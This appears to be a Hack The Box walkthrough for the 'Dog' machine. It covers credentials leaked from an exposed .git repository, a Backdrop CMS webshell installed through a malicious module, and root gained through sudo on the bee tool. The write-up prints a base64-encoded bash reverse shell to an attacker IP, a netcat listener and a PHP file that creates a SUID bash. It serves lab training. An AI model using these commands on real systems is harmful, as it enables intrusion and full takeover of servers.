Description
Dog is an easy Hack The Box machine that features:
- Git repository exposing database and user credentials
- Backdrop CMS Remote Command Execution vulnerability via a plugin
- User Pivoting by using previous credential
- Privilege Escalation via Backdrop Bee “php-script” functionality
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.219.144.
$ ping -c 3 10.129.219.144
PING 10.129.219.144 (10.129.219.144) 56(84) bytes of data.
64 bytes from 10.129.219.144: icmp_seq=1 ttl=63 time=112 ms
64 bytes from 10.129.219.144: icmp_seq=2 ttl=63 time=209 ms
64 bytes from 10.129.219.144: icmp_seq=3 ttl=63 time=112 ms

--- 10.129.219.144 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 111.500/144.206/209.278/46.012 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.219.144 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.219.144
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.219.144 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.219.144
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Backdrop CMS 1 (https://Backdropcms.org)
| http-git:
|   10.129.219.144:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_http-title: Home | Dog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds
We get the SSH service and the HTTP service. We find that a Git repository is present in the web server. Let’s download it.
$ virtualenv .env
$ . .env/bin/activate
$ pip install git-dumper
$ git-dumper http://10.129.219.144:80/.git/ dog_repository
By entering in the dog_repository folder we find that the credentials of the MySQL database are contained in the settings.php file.
$ cd dog_repository
$ head -n 20 settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.Backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackdropJ2024DS2024@127.0.0.1/Backdrop';
$database_prefix = '';

/**
 * Site configuration files location.
 *
For the root MySQL user we find the BackdropJ2024DS2024 password for the Backdrop database. By visiting the webpage we find a Backdrop CMS instance, a fork of Drupal.
 We have the ability to login but the user
 administrator and the MySQL database password does not work. Returning to the repository, we find a copy of the configuration in the files/config_83dddd18e1ec67fd8ff5bba2453c7fb3 folder.
$ cd files/config_83dddd18e1ec67fd8ff5bba2453c7fb3
By searching for exposed email addresses we find one, tiffany@dog.htb in the active/update.settings.json file.
$ grep -rn "@" .
./active/update.settings.json:12:        "tiffany@dog.htb"

We can login in the administration dashboard with the tiffany user and BackdropJ2024DS2024 password.
Exploitation
Backdrop is vulnerable to Remote Command Execution by uploading a malicious plugin. We can generate the package by using the script found in Exploit-DB. Due to requirements of the instance we need to repackage the .zip file to a .tar one as the server hasn’t the ZIP extension enabled.
$ searchsploit -m 52021
$ python 52021.py http://10.129.219.144/
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://10.129.219.144//admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://10.129.219.144//modules/shell/shell.php

$ tar cvf shell.tar shell
We move to the http://10.129.219.144/?q=admin/modules/install page to install the plugin by clicking in the Manual installation button.
 Then we select the
 Upload a module, theme, or layout archive to install option.
 We finally click in the
 INSTALL button and the webshell will be uploaded to the http://10.129.219.144//modules/shell/shell.php file. Now we can just trigger the vulnerability using cURL. We firstly need to open a listening port for the reverse shell.
$ nc -nvlp 1234
$ curl 'http://10.129.219.144/modules/shell/shell.php?cmd=echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC40NS8xMjM0IDA%2BJjE%3D+%7C+base64+-d+%7C+bash'
We receive the reverse shell as the www-data user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.45] from (UNKNOWN) [10.129.219.144] 35152
bash: cannot set terminal process group (1005): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dog:/var/www/html/modules/shell$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Post-Exploitation
As other users in the system we find root, jobert and johncusack.
www-data@dog:/var/www/html/modules/shell$ grep bash /etc/passwd
grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
We find that we can login using SSH with the BackdropJ2024DS2024 password and johncusack user.
$ ssh johncusack@10.129.219.144
We find that johncusack can run one command as root user, bee the administration tool for Backdrop.
johncusack@dog:~$ sudo -l
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
The tool has options to run commands such as eval or php-script.
johncusack@dog:~$ /usr/local/bin/bee -h
🐝 Bee
Usage: bee [global-options] <command> [options] [arguments]

Global Options:
 --root
 Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installation automatically based on the current directory.
...

Commands:
...
 ADVANCED
  db-query
   dbq
   Execute a query using db_query().

  eval
   ev, php-eval
   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.

  php-script
   scr
   Execute an arbitrary PHP file after bootstrapping Backdrop.

  sql
   sqlc, sql-cli, db-cli
   Open an SQL command-line interface using Backdrop's database credentials.
We are going to create a malicious PHP file that will create a root SUID Bash binary with the following contents in the /tmp/run.php file and the php-script option.
<?php
system("cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash");
?>
Then we trigger the command and we will be able to spawn a root shell. We need to specify the --root parameter with the web server root.
johncusack@dog:~$ sudo bee --root=/var/www/html/ php-script /tmp/run.php
johncusack@dog:~$ /tmp/suid-bash -p
suid-bash-5.0# whoami
root
Flags
In the root shell we can recover the user and root flags.
suid-bash-5.0# cat /home/johncusack/user.txt
<REDACTED>
suid-bash-5.0# cat /root/root.txt
<REDACTED>